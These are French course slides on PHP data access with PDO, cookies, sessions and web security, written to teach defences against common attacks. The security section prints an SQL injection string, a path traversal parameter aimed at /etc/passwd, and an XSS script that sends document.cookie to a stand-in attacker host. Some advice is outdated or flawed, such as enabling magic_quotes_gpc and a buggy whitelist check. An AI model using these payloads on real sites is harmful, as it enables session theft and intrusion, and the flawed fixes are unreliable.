



M107 Développer des sites web dynamiques

C. Manipuler les données

1

Filière: Développement Digital

Formatrice: Asmae YOUNALA

PLAN DU MODULE

- A. Introduction
- B. Programmer en PHP
- C. Manipuler les données**
- D. Réaliser un site web avec l'architecture MVC

PLAN :

- C.1 Ecrire des scripts d'accès aux données
- C.2 Sécuriser les données

L'extension **PHP Data Objects (PDO)** définit une excellente interface pour accéder à une base de données depuis PHP.

Chaque pilote de base de données implémenté dans l'interface PDO peut utiliser des fonctionnalités spécifiques de chacune des bases de données en utilisant des extensions de fonctions.

Exemples d'autres interfaces d'accès à MySQL:

- `mysql_connect` : obsolète
- `mysqli_connect`

- 3 classes principales:

PDO : une instance de PDO représente la connexion à une base de données.

⇒ le plus souvent une seule instance de PDO par exécution de PHP

PDOStatement : une instance de PDOStatement représente une requête vers la base.


⇒ permet de préparer la requête puis de consulter son résultat.

PDOException : Représente une erreur émise par PDO

Introduction à PDO : Activation

Pour activer l'extension pdo_mysql, il suffit de :

1. Ouvrir, sous Xampp, le fichier php.ini
2. Chercher et décommenter l'extension « extension=pdo_mysql » en enlevant le point-virgule



=>

php.ini - Bloc-notes
Fichier Edition Format Affichage Aide

```
extension=fileinfo
;extension=gd
extension=gettext
;extension=gmp
;extension=intl
;extension=imap
;extension=ldap
extension=mbstring
extension=exif
extension=mysqli
;extension=oci8_12c ; Use with Oracle Database 12c Instant Client
;extension=oci8_19 ; Use with Oracle Database 19 Instant Client
;extension=odbc
;extension=openssl
;extension=pdo_firebird
extension=pdo_mysql
;extension=pdo_oci
;extension=pdo_odbc
;extension=pdo_pgsql
extension=pdo_sqlite
;extension=pgsql
;extension=shmop
```

Rechercher : pdo_mysql

Direction: ☐ Haut ☒ Bas

☐ Respecter la casse

☐ Retour à la ligne

; Must be after mbstring as it depends on it

; The MIBS data available in the PHP distribution must be in

6

Connexion à une base de données MYSQL avec PDO

Fichier : db.php

```
<?php
```

```
//Data Source Name :
```

```
    //Driver:mysql
```

```
    //Serveur d'hébergement: host=localhost
```

```
    //Nom de la base de données: dbname=test_db
```

```
$dsn = "mysql:host=localhost;dbname=test_db";
```

```
//Nom de l'utilisateur pour se connecter au serveur mysql:
```

```
$user = "root";
```

```
//Mot de passe:
```

```
$pass = "";
```

```
try {
```

```
    $db = new PDO($dsn, $user, $pass);
```

```
    echo "Connexion réussie";
```

```
} catch (PDOException $e) {
```

```
    //die :affiche le message et quitte le script PHP actuel.
```

```
    die('Erreur : ' . $e->getMessage());
```

```
}
```

PDO: Requêtes préparées

► PDO::prepare

méthode : *PDOStatement* *prepare*(\$requeteSQL);

- prépare la requête mais ne l'exécute pas
- bien adaptée pour les requêtes exécutées plusieurs fois.
- mais aussi pour **sécuriser les requêtes avec paramètres**

► l'objet **PDOStatement** permettra (ensuite) de lancer l'exécution.

```
$stmt = $connexion->prepare( "select nom,prenom from tab");  
// ....  
$stmt->execute();
```

Une fois la requêtes exécutée, l'objet PDOStatement permet d'explorer le résultat de la requête

PDO : requêtes préparées paramétrées

PDO::prepare

- La requête peut comporter des "paramètres"...
- ...dont on fixe la valeur au moment de l'exécution
- Sécurité contre **l'injection de code**

```
$stmt = $connexion->prepare("select nom, prenom from tab where  
nom=:name");
```

```
$stmt->execute(array(":name"=>"Ahmed"));
```

```
//...
```

```
$stmt->execute(array(":name"=>"Hicham"));
```

Voir aussi la méthode **bindValue**

PDO : exploration des résultats

➔ PDOStatement::fetch mixed fetch();

- lecture **ligne par ligne** du résultat
- Par défaut renvoie un **tableau PHP** représentant une ligne.
- renvoie false si plus aucune ligne n'est disponible

```
// pour recevoir des tableaux associatifs :  
$stmt->setFetchMode(PDO::FETCH_ASSOC);  
// parcours des lignes du résultat  
while ($ligne = $stmt->fetch()) {  
    print_r($ligne);  
}
```

➔ PDOStatement::setFetchMode

- **PDO::FETCH_ASSOC**: retourne un tableau indexé par le nom de la colonne comme retourné dans le jeu de résultats
- **PDO::FETCH_NUM** : tableau indexé par des entiers
- **PDO::FETCH_BOTH** (défaut): retourne un tableau indexé par les noms de colonnes et aussi par les numéros de colonnes, commençant à l'index 0, comme retournés dans le jeu de résultats
- **PDO::FETCH_CLASS** : instance d'une classe à fournir en 2^{ème} argument
- **PDO::FETCH_OBJ** : retourne un objet anonyme avec les noms de propriétés qui correspondent aux noms des colonnes retournés dans le jeu de résultats







PDO : Exemple de la table Utilisateur :

Pour les exemples qui suivent :

- On suppose qu'on a créé la table utilisateur suivante:

```
CREATE TABLE `test_db`.`utilisateur` ( `Id` INT NOT NULL AUTO_INCREMENT  
T , `Nom` VARCHAR(30) NOT NULL , `Email` VARCHAR(50) NOT NULL , PRIMAR  
Y KEY (`Id`))
```

- ET on l'a rempli par les deux lignes suivantes :

				Id	Nom	Email
<input type="checkbox"/>		Éditer		Copier		Supprimer
1	Alaoui	Sara	alaoui.sara@gmail.com			
<input type="checkbox"/>		Éditer		Copier		Supprimer
2	Hicham		hicham@yahoo.fr			

PDO : Exemple FETCH_OBJ

```
//Intégrer le fichier de connexion:
require("db.php");
$sel = $db->prepare("SELECT * FROM utilisateur");
    // Le résultat est un tableau des dont les propriétés
    sont les noms de colonnes : exemple [1]->ObjetUtilisateur
$sel->setFetchMode(PDO::FETCH_OBJ);
$sel->execute();
// utilisation fetchAll
echo "<br>-----fetchAll-----<br>";
$TabOUtilisateur = $sel->fetchAll();
//pour voir la structure du table
echo '<pre>';
print_r($TabOUtilisateur);
echo '</pre>';
```

=> Résultat :

```
-----fetchAll-----

Array
(
    [0] => stdClass Object
        (
            [Id] => 1
            [Nom] => Alaoui Sara
            [Email] => alaoui.sara@gmail.com
        )

    [1] => stdClass Object
        (
            [Id] => 2
            [Nom] => Hicham
            [Email] => hicham@yahoo.fr
        )

)
```

PDO : Exemple FETCH_ASSOC

```
//Intégrer le fichier de connexion:
require("db.php");
$sel = $db->prepare("SELECT * FROM utilisateur");

    // Le résultat est un tableau des tableaux
    associatifs dont les clés sont les noms de colonnes :
    exemple [1]['nom']
$sel->setFetchMode(PDO::FETCH_ASSOC);
$sel->execute();
// utilisation fetchAll
echo "<br>-----fetchAll-----<br>";
$TabUtilisateur = $sel->fetchAll();
//pour voir la structure du table
echo '<pre>';
print_r($TabUtilisateur);
echo '</pre>';
```

=> Résultat :

```
-----fetchAll-----

Array
(
    [0] => Array
        (
            [Id] => 1
            [Nom] => Alaoui Sara
            [Email] => alaoui.sara@gmail.com
        )
    [1] => Array
        (
            [Id] => 2
            [Nom] => Hicham
            [Email] => hicham@yahoo.fr
        )
)
```

PDO : Exemple FETCH_NUM

```
//Intégrer le fichier de connexion:
require("db.php");
$sel = $db->prepare("SELECT * FROM utilisateur");
    // Le résultat est un tableau des tableaux dont les
    colonnes sont référencés par des indices commençant par 0
    :
$sel->setFetchMode(PDO::FETCH_NUM);
$sel->execute();
// utilisation fetchAll
echo "<br>-----fetchAll-----<br>";
$TabUtilisateur = $sel->fetchAll();
//pour voir la structure du table
echo '<pre>';
print_r($TabUtilisateur);
echo '</pre>';
```

=> Résultat :

```
-----fetchAll-----

Array
(
    [0] => Array
        (
            [0] => 1
            [1] => Alaoui Sara
            [2] => alaoui.sara@gmail.com
        )

    [1] => Array
        (
            [0] => 2
            [1] => Hicham
            [2] => hicham@yahoo.fr
        )
)
```

PDO : Exemple FETCH_BOTH

```
//Intégrer le fichier de connexion:
require("db.php");
$sel = $db->prepare("SELECT * FROM utilisateur");
    // Le résultat associant le mode FETCH_ASSOC et
    FETCH_NUM
$sel->setFetchMode(PDO::FETCH_BOTH);
$sel->execute();
// utilisation fetchAll
echo "<br>-----fetchAll-----<br>";
$TabUtilisateur = $sel->fetchAll();
//pour voir la structure du table
echo '<pre>';
print_r($TabUtilisateur);
echo '</pre>';
```

=> Résultat :

```
-----fetchAll-----

Array
(
    [0] => Array
        (
            [Id] => 1
            [0] => 1
            [Nom] => Alaoui Sara
            [1] => Alaoui Sara
            [Email] => alaoui.sara@gmail.com
            [2] => alaoui.sara@gmail.com
        )

    [1] => Array
        (
            [Id] => 2
            [0] => 2
            [Nom] => Hicham
            [1] => Hicham
            [Email] => hicham@yahoo.fr
            [2] => hicham@yahoo.fr
        )

)
```

PDO : Exemple FETCH_CLASS

```
//Intégrer le fichier de connexion:
require("db.php");
require("utilisateur.class.php");

$sel = $db->prepare("SELECT * FROM utilisateur");

// Le résultat est un tableau des objets de type
// 'utilisateur' dont les propriétés sont les noms de colonnes :
// exemple [1]->ObjetUtilisateur

$sel->setFetchMode(PDO::FETCH_CLASS, utilisateur::class);
$sel->execute();

// utilisation fetchAll
echo "<br>-----fetchAll-----<br>";
$Tab0Utilisateur = $sel->fetchAll();

//pour voir la structure du table
echo '<pre>';
print_r($Tab0Utilisateur);
echo '</pre>';
```

```
utilisateur.class.php > ...
1  <?php
2  class utilisateur
3  {
4      private int $id;
5      private string $nom;
6      private string $email;
7  }
```

=> Résultat :

```
-----fetchAll-----

Array
(
    [0] => utilisateur Object
        (
            [Id] => 1
            [Nom] => Alaoui Sara
            [Email] => alaoui.sara@gmail.com
        )

    [1] => utilisateur Object
        (
            [Id] => 2
            [Nom] => Hicham
            [Email] => hicham@yahoo.fr
        )

)
```


16

PDO : Exemple de récupération d'une seule ligne :

```
require("db.php");

$sel = $db->prepare("SELECT * FROM utilisateur where
id=:id");
//Passage de valeur au paramètre :id
$sel->execute([":id" => 2]);
//Une seule lecture avec fetch en précisant le mode
de fetch
$objUtilisateur = $sel->fetch(PDO::FETCH_OBJ);
if ($objUtilisateur) {
    echo "Id : " . $objUtilisateur->Id . "<br>";
    echo "Nom : " . $objUtilisateur->Nom . "<br>";
    echo "Email : " . $objUtilisateur->Email .
"<br>";
}
```

=> Résultat :

Id : 2
Nom : Hicham
Email : hicham@yahoo.fr

PDO : Autres méthodes d'exécution de requêtes

► PDO::exec

méthode : *int* `exec($requeteSQL)`

bien adaptée pour les requêtes autres que SELECT renvoie le nombre de lignes affectées

```
$nbLignes = $connexion->exec("delete from tab");
```

► PDO::query

méthode : *PDOStatement* `query($requeteSQL)`

- bien adaptée pour les requêtes SELECT exécutées une fois.

- prépare et exécute une requête SQL en un seul appel de fonction, retournant la requête en tant qu'objet Postalement.

► Exemple d'utilisation

```
$res = $connexion->query("select nom,prenom from tab")
```

Interrogation d'une base de données à travers un formulaire: Ajouter une ligne

- Soit le formulaire d'ajout suivant:

```
<h2>Créer un utilisateur</h2>
<form action="" method="post">
  Nom: <input type="text" name="nom" />
  <br>
  Email: <input type="text" name="email" />
  <br>
  <input type="submit" value="Ajouter" />
</form>
```

Créer un utilisateur

Nom:

Email:

19

Interrogation d'une base de données à travers un formulaire: Ajouter une ligne

```
<?php
//Intégrer le fichier de connexion:
require("db.php");

if (isset($_POST["nom"]) && isset($_POST["email"])) {
    $nom = $_POST["nom"];
    $email = $_POST["email"];

    try {
        $stm = $db->prepare("insert into utilisateur(nom, email) values(:nom, :email)");
        //la méthode exécute retourne true si l'exécution a réussi et false sinon
        if ($stm->execute([":nom" => $nom, ":email" => $email]))
            echo "insertion réussie!";
        } catch (PDOException $e) {
            die("Erreur " . $e->getMessage());
        }
    }
}
```

Créer un utilisateur

Nom:

Email:

Interrogation d'une base de données à travers un formulaire: Modifier une ligne

- Soit le formulaire de modification suivant:

```
<h2>Modifier un utilisateur</h2>
```

```
<form action="" method="post">
```

Entrez l'identifiant de l'utilisateur à modifier:

```
<input type="text" name="id" /> <br><br>
```

Nouveau nom: <input type="text" name="nom" />

Nouvel email: <input type="text" name="email" />


```
<input type="submit" value="Modifier" />
```

```
</form>
```

Modifier un utilisateur

Entrez l'identifiant de l'utilisateur à modifier:

Nouveau nom:

Nouvel email:

21 Interrogation d'une base de données à travers un formulaire: Modifier une ligne

//Intégrer le fichier de connexion:

```
require("db.php");  
if (isset($_POST["id"]) && isset($_POST["nom"]) && isset($_POST["email"])) {  
    $nom = $_POST["nom"];  
    $email = $_POST["email"];  
    $id = $_POST["id"];  
    try {  
        $statement = $db->prepare("update utilisateur set nom=:nom,  
email=:email where id=:id");  
        if ($statement->execute([":id" => $id, ":nom" => $nom, ":email"  
=> $email]))  
            echo "Modification réussie!";  
    } catch (PDOException $e) {  
        die("Erreur " . $e->getMessage());  
    }  
} ?>
```

Modifier un utilisateur

Entrez l'identifiant de l'utilisateur à modifier:

Nouveau nom:

Nouvel email:

- Soit le formulaire de suppression suivant:

```
<h2>Supprimer un utilisateur</h2>
```

```
<form action="" method="post">
```

Entrez l'identifiant de l'utilisateur à supprimer:

```
<input type="text" name="id" size="3" />
```

```
<br>
```

```
<input type="submit" value="Supprimer" />
```

```
</form>
```

Supprimer un utilisateur

Entrez l'identifiant de l'utilisateur à supprimer:

Supprimer

```
<?php
    if (isset($_POST["id"])) {
        $id = $_POST["id"];
        try {
            $statement = $db->prepare("delete utilisateur where id=:id");
            if ($statement->execute([":id" => $id]))
                echo "Suppression réussie!";
        } catch (PDOException $e) {
            die("Erreur " . $e->getMessage());
        }
    }
?>
```

Supprimer un utilisateur

Entrez l'identifiant de l'utilisateur à supprimer:

Utilisation des cookies

- Un cookie est souvent utilisé pour identifier un utilisateur.
- Chaque fois que le même ordinateur demande une page avec un navigateur, il enverra également le cookie.
- Avec PHP, vous pouvez à la fois créer et récupérer des valeurs de cookies.
- On peut par exemple s'en servir pour stocker un identifiant de session, un login, un compteur de visites ou encore mesurer un temps de connexion.
- Un cookie est créé avec la fonction **setcookie()** :

Syntaxe

setcookie(name, value, expire, path, domain, secure, httponly);

Seul le paramètre **name** est obligatoire. Tous les autres paramètres sont facultatifs.

- **value**: la valeur du cookie
- **expire** : le temps (en secondes) après lequel le cookie expirera
- **path**: Le chemin sur le serveur sur lequel le cookie sera disponible
- **domain** : Le (sous-)domaine pour lequel le cookie est disponible ((tel que 'www.example.com'))
- **secure** : Indique si le cookie doit uniquement être transmis à travers une connexion sécurisée HTTPS depuis le client.
- **httponly**: orsque ce paramètre vaut true, le cookie ne sera accessible que par le protocole HTTP. Cela signifie que le cookie ne sera pas accessible via des langages de scripts, comme Javascript.

Exemple:


```
<?php
echo "Aujourd'hui c'est le : " . date("d/m/Y") . "<br/>";

if (isset($_COOKIE['compteur'])) {
    $message = "Vous êtes déjà venu " . $_COOKIE['compteur'] . " fois.<br>";
    $valeur = $_COOKIE['compteur'] + 1;
} else {
    $message = "Je vous met un petit cookie<br/>\n";
    $valeur = 1;
}

//le cookie expirera après 30 jours
setCookie("compteur", $valeur,
          time()+60*60*24*30);

echo $message;
```

Aujourd'hui c'est le : 28/05/2022
Je vous met un petit cookie



Utilisation des cookies : Supprimer un cookie

Pour supprimer un cookie, utilisez la fonction **setcookie()** avec une date d'expiration dans le passé :

```
<?php
// set the expiration date to one hour ago
setcookie("compteur", "", time() - 3600);
?>
<html>
<body>

<?php
echo "Le cookie 'compteur' a été supprimé!";
?>

</body>
</html>
```

Utilisation des sessions:

- Une session est un moyen de stocker des informations (dans des variables) à utiliser sur plusieurs pages.
- Contrairement à un cookie, les informations ne sont pas stockées sur l'ordinateur de l'utilisateur mais sur le serveur.
- Une session est démarrée avec la fonction `session_start()`.
- La fonction `session_start()` doit être la toute première chose dans votre document. Avant toute balise HTML.
- Les variables de session sont définies avec la variable globale PHP : `$_SESSION`.
- La session permet de sécuriser le passage des données vers le serveur en
 - **Donnant un identifiant à la session**
 - **Cryptant l'identifiant**
- Le nom de l'identifiant de la session est précisé dans **php.ini** par **session.name** (il vaut généralement **PHPSESSID** ce dont vous pouvez vous assurer en appelant `<?php phpinfo() ?>`).
- L'instruction `<php echo session_id(); ?>` affiche l'identificateur de session.

Utilisation des sessions: Exemple

28

page1.php

```
<?php
session_start();
?>
<!DOCTYPE html>
.....
<body>
    <?php
    if (isset($_POST["nom"])) {
        $_SESSION["nom"] = $_POST["nom"];
    }
    ?>
    <form action="" method="post">
        Veuillez entrez votre nom:
        <input type="text" name="nom" />
        <input type="submit" value="ok" />
    </form>
</body>
</html>
```

=> **Résultat:**Veuillez entrez votre nom:


page2.php

```
<?php
session_start();

if (isset($_SESSION["nom"])) {
    echo "Bonjour " . $_SESSION["nom"] .
    "<br>";
} else {
    echo "Aucune session n'est trouvée! ";
}
```

⇒ **Résultat:**

- Après avoir entrer le nom dans la page1.php, voici le résultat qu'on obtient si on consulte la deuxième page:



Bonjour Sara

- Si on exécute page2.php pour la première visite de l'application et sans passer par page1.php, on aura le résultat suivant:



Aucune session n'est trouvée!

Utilisation des sessions: Supprimer une session

- Une session commence lors de l'accès à une page de l'application et se termine à la fermeture du navigateur du client;
- Une fois la session terminée, elle est détruite ainsi que toutes les données qu'elle contient;
- Elle ne doit donc contenir que des données temporaires;
- Cependant, la session possède aussi un délai d'expiration;
- Celui-ci peut être modifié dans la configuration du serveur (directive `session.gc_maxlifetime`), mais vaut généralement une trentaine de minutes;
- Une fois ce délai dépassé, la session est supprimée ;
- Utiliser `session_destroy()` qui ne prend aucun paramètre et qui renvoie **true** en cas de succès et **false** en cas d'erreur

Utilisation des sessions: Supprimer une session

Détruire une variable de session :

`unset($_SESSION['prenom']);` // La variable de session "prenom" a été supprimée, on ne peut plus y avoir accès !

Détruire toutes variables d'une session:

`$_SESSION = array();` // \$_SESSION est désormais un tableau vide, toutes les variables de session ont été supprimées

Détruire une session:

```
<?php
if (session_destroy()) {
    echo 'Session détruite !';
} else {
    echo 'Erreur : impossible de détruire la session !';
}
?>
```

Sécurisation des données:

En raison de l'avancement des **cyberattaques** et techniques de **piratage**, les risques d'attaques sont devenus plus grands.

Un petit bogue ou une erreur de codage peut rendre un Site Web PHP vulnérable et sujettes aux attaques.

Pour y remédier, il existe un ensemble de techniques permettant de renforcer la sécurité du site web et d'éviter les attaques de type :

- ***Injection SQL***
- ***Traversée de répertoire***
- ***Scripts intersites (attaques XSS)***
- ***Falsification de demandes intersites***
- ***Stockage des mots de passe***

- Typiquement toute exécution d'une requête SQL qui attribue directement des valeurs par **concaténation** et/ou qui utilise **directement** des variables provenant directement du **front** sans aucun traitement crée cette faille dans son code.

En **PHP** une requête SQL avec cette faille se présenterait de la manière suivante :

```
Pdo_Object->query('SELECT * FROM users WHERE login= ' . $_POST['login'] . '
AND password=' . $_POST['password'] .');
```

- Si un utilisateur mal intentionné assigne à la valeur `$_POST['login']` la valeur : **"admin';--"** alors la concaténation du PHP génèrera une requête SQL qui ne tiendra pas comptes du mot de passe.

On parle de perméabilité aux injections SQL.

=> Solution possible: Séparer les données des requêtes SQL pour que les données ne soient jamais interprétées comme des commandes => Requêtes préparées.

Dans cette attaque, on peut afficher ou exécuter des fichiers et des dossiers cruciaux qui devraient être inaccessibles à tout le monde sauf aux administrateurs.

Exemple: Soit une page web qui permet d'afficher du texte en fonction de la langue du navigateur. Dans ce cas la langue est donnée en paramètre de la requête http, la commande PHP « **include** *lang_nom_fichier.php* » permet d'inclure le contenu du fichier concerné

```
<?php
$language = "entete-en";
if (isset($_GET['lang'])) {
    $language = $_GET['lang'];
}
include("/usr/local/webapp/template/" . $language . ".php");
```

Si l'attaquant envoie la requête avec le paramètre « lang=../../../../etc/passwd%00 », il aura accès au fichier des mots de passe du système!

-Traversée de répertoire : Bonnes pratiques

Pour se prémunir des attaques par traversée de chemin; parmi les bonnes pratiques; il faut:

- Ne pas autoriser les caractères douteux tels que « / » et « \ ».
- Etablir une liste de fichiers utilisables et refuser tout autre fichier.
- Appliquer les autorisations appropriées en fonction du statut de l'utilisateur.

La correction à apporter à l'exemple précédent est la suivante:

```
<?php $languages = array("entete-en", "entete-fr", "entete-es");  
$language = $languages[1];  
if (isset($_GET['lang'])) {  
    $tmp = $_GET['lang'];  
    if (array_search($tmp, $languages)) {  
        $language = $tmp;  
    }  
}  
include("/usr/local/webapp/template/" . $language . ".php");
```

-Scripts intersites (attaques XSS) :

- La **faille XSS**, de son nom complet **Cross-Site Scripting**, est une faille qui permet d'**injecter du code HTML et/ou Javascript** dans des **variables** ou **bases de données mal protégées**.
- Que le XSS soit **permanent** (stocké en base de données) **ou non**, son fonctionnement sera le même.
- Il consiste à injecter du code dans une variable ou base de données afin de **faire en sorte que le site se connecte à un site distant** (Cross-site) **contenant un code malveillant**.
- Le **site distant pourra** donc, par exemple, **accéder aux cookies stockés sur le site d'origine**, la requête provenant de ce site.

Exemple:

Le pirate pourra **insérer le code ci-dessous** dans le formulaire et **recupérer le contenu du cookie** depuis son site distant.

```
<script>    window.location = 'http://serveurpirate.test/vol_cookie.php?cookie=' +  
document.cookie; </script>
```

-Scripts intersites (attaques XSS) : Bonnes pratiques

Pour **se protéger contre les failles XSS**, voici deux solutions principales, selon le contexte :

- **Supprimer tout contenu HTML** de la saisie dans le formulaire avec `strip_tags`:

strip_tags : son rôle est de supprimer les balises HTML en autorisant éventuellement certaines d'entre-elles.

```
if (isset($_GET['prenom']) && !empty($_GET['prenom']))  
    $prenom = strip_tags($_GET['prenom']);
```

- **Neutraliser les caractères formant les balises HTML** avec `htmlspecialchars:7`

htmlspecialchars : son rôle est de neutraliser certains caractères (&, ", <...) en les remplaçant par leurs codes (&...) ou "**htmlentities**" dont le rôle est de modifier toutes les balises HTML.

- **Au niveau de la configuration du serveur** : Comme pour l'injection SQL, on peut activer la directive **magic_quotes_gpc** dans le fichier **php.ini** pour échapper automatiquement tous les caractères spéciaux (notamment les simples et doubles quotes) figurants dans les chaînes provenant de l'extérieur.


```
magic_quotes_gpc = On
```

- Falsification de demandes intersites CSRF

CSRF (**cross-site request forgery**) est synonyme de falsification de requête intersites : est un type d'attaque effectuée par l'attaquant pour envoyer des requêtes à un système à l'aide d'un utilisateur autorisé auquel le système fait confiance.

